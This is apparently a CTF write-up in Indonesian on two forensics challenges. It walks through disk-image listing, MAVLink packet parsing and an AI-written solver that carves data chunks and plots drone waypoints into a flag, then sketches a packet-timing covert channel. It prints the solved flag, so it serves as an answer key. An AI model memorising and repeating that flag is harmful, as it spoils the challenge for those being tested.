
fls -r -p camera-card.img

fungsinya untuk melihat daftar isi image disknya, outputnya ada di screenshot dibawah


Session Actions Edit View Help
┌──(deadbeef㉿kali)-[~/Documents/dead/evidence]
└─$ fls -r -p flight-controller.img
fls -r -p camera-card.img
r/r 3: PX4LOG (Volume Label Entry)
d/d 4: LOG
r/r 23: LOG/SORTIE03.mavlog
r/r 26: LOG/SORTIE02.mavlog
r/r 29: LOG/SORTIE01.mavlog
d/d 5: SYS
r/r 77879: SYS/log-format.txt
r/r 77882: SYS/parameters.txt
r/r 77883: SYS/device.txt
v/v 1290051: $MBR
v/v 1290052: $FAT1
v/v 1290053: $FAT2
V/V 1290054: $OrphanFiles
r/r 3: RCAMCARD (Volume Label Entry)
d/d 4: DCIM
d/d 21: DCIM/100RCAM
r/r 37: DCIM/100RCAM/DSC_0324.JPG
r/r 38: DCIM/100RCAM/DSC_0311.JPG
r/r 39: DCIM/100RCAM/DSC_0429.JPG
r/r 40: DCIM/100RCAM/DSC_0428.JPG
r/r 41: DCIM/100RCAM/DSC_0427.JPG
r/r 42: DCIM/100RCAM/DSC_0426.JPG
r/r 43: DCIM/100RCAM/DSC_0425.JPG
r/r 44: DCIM/100RCAM/DSC_0424.JPG
r/r 45: DCIM/100RCAM/DSC_0423.JPG
r/r 46: DCIM/100RCAM/DSC_0422.JPG
r/r 47: DCIM/100RCAM/DSC_0421.JPG
r/r 48: DCIM/100RCAM/DSC_0420.JPG
r/r 49: DCIM/100RCAM/DSC_0419.JPG
r/r 50: DCIM/100RCAM/DSC_0418.JPG



Session Actions Edit View Help
r/r 50: DCIM/100RCAM/DSC_0418.JPG
r/r 72947: DCIM/100RCAM/DSC_0417.JPG
r/r 72948: DCIM/100RCAM/DSC_0416.JPG
r/r 72949: DCIM/100RCAM/DSC_0415.JPG
r/r 72950: DCIM/100RCAM/DSC_0414.JPG
r/r 72951: DCIM/100RCAM/DSC_0413.JPG
r/r 72952: DCIM/100RCAM/DSC_0412.JPG
r/r 72953: DCIM/100RCAM/DSC_0411.JPG
r/r 72954: DCIM/100RCAM/DSC_0410.JPG
r/r 72955: DCIM/100RCAM/DSC_0409.JPG
r/r 72956: DCIM/100RCAM/DSC_0408.JPG
r/r 72957: DCIM/100RCAM/DSC_0407.JPG
r/r 72958: DCIM/100RCAM/DSC_0406.JPG
r/r 72959: DCIM/100RCAM/DSC_0405.JPG
r/r 72960: DCIM/100RCAM/DSC_0404.JPG
r/r 72961: DCIM/100RCAM/DSC_0403.JPG
r/r 72962: DCIM/100RCAM/DSC_0402.JPG
r/r 72963: DCIM/100RCAM/DSC_0401.JPG
r/r 72964: DCIM/100RCAM/DSC_0400.JPG
r/r 72965: DCIM/100RCAM/DSC_0323.JPG
r/r 72966: DCIM/100RCAM/DSC_0322.JPG
r/r 72967: DCIM/100RCAM/DSC_0321.JPG
r/r 72968: DCIM/100RCAM/DSC_0320.JPG
r/r 72969: DCIM/100RCAM/DSC_0318.JPG
r/r 72970: DCIM/100RCAM/DSC_0317.JPG
r/r 72971: DCIM/100RCAM/DSC_0316.JPG
r/r 72972: DCIM/100RCAM/DSC_0315.JPG
r/r 72973: DCIM/100RCAM/DSC_0314.JPG
r/r 72974: DCIM/100RCAM/DSC_0313.JPG
r/r 72975: DCIM/100RCAM/DSC_0312.JPG
r/r 72976: DCIM/100RCAM/DSC_0307.JPG
r/r 72977: DCIM/100RCAM/DSC_0306.JPG
r/r 72978: DCIM/100RCAM/DSC_0305.JPG
r/r 72979: DCIM/100RCAM/DSC_0304.JPG






kata ai Dari sini keluar `SORTIE01-03.mavlog` dan foto terhapus. Keduanya tidak diperlukan untuk flag.


artinya kita mengabaikan keduanya dan lanjut untuk berikutnya dan disini saya mulai menganalisa image disk nya



dan hasilnya sekitar 7 kecocokan dengan offset di ketiga file tersebut dan setelah itu saya akan lanjut menganalisa pcapng yang ada di folder chall nya



dan terdapat sekitar dalam rentang waktu 24.600 paket dan juga saya mengecek di tab UDP pada conversation




jadi karena di wireshark standard punya saya tidak ada MAVLINK jadi kita pakai bantuan python untuk menganalisa itemnya oh iya btw ini dari ai ya scriptnya

```
┌──(deadbeef㉿kali)-[~/Documents/dead/evidence]
└─$ tshark -r telemetry.pcapng -Y "udp.port==14560" -T fields -e udp.payload | python3 -c "
import sys,struct
seen={}
for l in sys.stdin:
    l=l.strip().replace(':','')
    if not l: continue
    b=bytes.fromhex(l)
    if b[0]!=0xfd: continue
    msgid=b[7]|b[8]<<8|b[9]<<16
    if msgid!=73 or b[5]!=42: continue
    b=b+b'\0'*(48-len(b))
    x,y=struct.unpack('<ii',b[26:34]); seq=struct.unpack('<H',b[38:40])[0]
    seen[seq]=(x/1e7,y/1e7)
print(len(seen),'item unik')
for s in sorted(seen)[:5]: print(s,seen[s])
"
77 item unik
149 (-7.276669, 112.792161)
150 (-7.276415, 112.792161)
151 (-7.276415, 112.792356)
152 (-7.276424, 112.792388)
153 (-7.276447, 112.792411)

┌──(deadbeef㉿kali)-[~/Documents/dead/evidence]
└─$
```

nah disini ditemukan 77 item unik diikuti dengan 5 koordinat



lalu disini ai memberikan solver nya dan berikut adalah script solvernya

```
cat > solve.py <<'EOF'
import re, struct, zlib, math
import numpy as np
import matplotlib
matplotlib.use("Agg")
import matplotlib.pyplot as plt

R = 6378137.0
LAT0, LON0 = -7.276669, 112.789344
TH = math.radians(17.5)

# carve chunk DRB1 revisi 7 dari byte mentah
chunks = {}
for f in ["companion-rootfs.img", "groundstation-disk.img", "operator-mobile.tar"]:
    d = open(f, "rb").read()
    for m in re.finditer(b"DRB1", d):
        o = m.start()
        try:
            h = struct.unpack("<4sBBBBHHB3xII", d[o:o+24])
        except struct.error:
```

```
            continue
        if h[2] != 7:
            continue
        p = d[o+24:o+24+h[8]]
        if zlib.crc32(p) != h[9]:
            continue
        chunks.setdefault(h[3], (h, p))
print("chunk ditemukan:", sorted(chunks))

def decode(h, p):
    codec = h[4]
    v = struct.unpack("<%di" % (len(p)//4), p)
    if codec == 1:
        return [(v[i]/1e7, v[i+1]/1e7) for i in range(0, len(v), 2)]
    if codec == 2:
        lon, lat = v[0], v[1]
        out = [(lon/1e7, lat/1e7)]
        for i in range(2, len(v), 2):
            lon += v[i]; lat += v[i+1]
            out.append((lon/1e7, lat/1e7))
        return out
    out = []
    for i in range(0, len(v), 2):
        x, y = v[i]/1000, v[i+1]/1000
        e = math.cos(TH)*x - math.sin(TH)*y
        n = math.sin(TH)*x + math.cos(TH)*y
        out.append((LON0 + math.degrees(e/(R*math.cos(math.radians(LAT0)))),
                    LAT0 + math.degrees(n/R)))
    return out

# chunk 2 dari pcap (MISSION_ITEM_INT, sysid 42)
d = open("telemetry.pcapng", "rb").read()
```


```
o = 0; items = {}
while o < len(d):
    t, l = struct.unpack("<II", d[o:o+8])
    b = d[o+8:o+l-4]
    if t == 6:
        caplen = struct.unpack("<I", b[12:16])[0]
        pkt = b[20:20+caplen]
        if pkt[26:30] == b"\x7f\x00\x00\x01":
            u = pkt[42:]
            if u[0] == 0xFD:
                ln = u[1]; sysid = u[5]
                msgid = u[7] | u[8] << 8 | u[9] << 16
                if msgid == 73 and sysid == 42:
                    pl = u[10:10+ln] + b"\x00" * (40 - ln)
                    x, y = struct.unpack("<ii", pl[16:24])
                    seq = struct.unpack("<H", pl[28:30])[0]
                    items[seq] = (y/1e7, x/1e7)
    o += l
chunk2 = [items[k] for k in sorted(items)]
print("chunk 2 dari pcap:", len(chunk2), "item")

pts = []
for k in range(7):
    pts += chunk2 if k == 2 else decode(*chunks[k])
print("total titik:", len(pts))

P = np.array(pts)
x = (P[:, 0]-LON0)*111320*math.cos(math.radians(LAT0))
y = (P[:, 1]-LAT0)*110574
step = np.hypot(np.diff(x), np.diff(y))
for b in [74, 149, 226, 303, 378, 452]:
    print("batas", b, "jarak %.1f m" % step[b-1])
```

```
fig, ax = plt.subplots(3, 1, figsize=(16, 10))
for a, (lo, hi) in zip(ax, [(0, 350), (340, 690), (680, 1010)]):
    m = (x >= lo) & (x <= hi)
    a.plot(x[m], y[m], ".-", ms=4, lw=.7)
    a.set_aspect("equal"); a.set_xlim(lo, hi); a.set_ylim(-12, 42)
plt.tight_layout()
plt.savefig("flag.png", dpi=80)
print("gambar disimpan: flag.png")
EOF
```

yang dimana outputnya adalah menghasilkan gambar png dan kita melihat dibalik ada flag png dengan menggunakan command xdg dan berhasil mendapatkan flagnya! atau dari depan gambarnya langsung bisa!




FLAG: IONIC{Dr0ne_D1t3muk4n_0838}

ptp-silent-whisper

link ai : https://claude.ai/share/255bb07e-ae4c-429a-80da-682bdbd0c991

challenge ini merupakan challenge forensics yang lumayan susah bagi saya jadi saya juga di bantu teman saya (ai) untuk menyelesaikan challenge ini




jadi disini ada stream yang berulang dan jika di decode di base58 hasilnya adalah link google kesini

https://drive.google.com/drive/folders/1VNj6o0NR27jOL04M45QKh43uHcPZv2L2?usp=sharing dan menghasilkan foto ngeselin ini




nah beruntung probset baik hati dan tidak sombong memberikan hint sehingga ai saya tidak stuck dan menemukan koordinat sebagai submit flag


jadi disini hampir semua jeda nya adalah 1 dan 2 disini kata ai saya disuruh import tshark nya dan diberikan sebuah solver untuk menghasilkan sebuah kordinat



tshark -2 -r ptp.pcap -Y "udp.srcport==44821 && udp.dstport==4950" -T fields -e frame.time_delta_displayed > gaps.txt



lalu disini saya mencari sebuah marker disesuaikan dengan 0XDEADBEEF



lalu diimport dan digabungkan jadi 1 menggunakan solver dari Ai untuk menghasilkan sebuah flag berupa kordinat

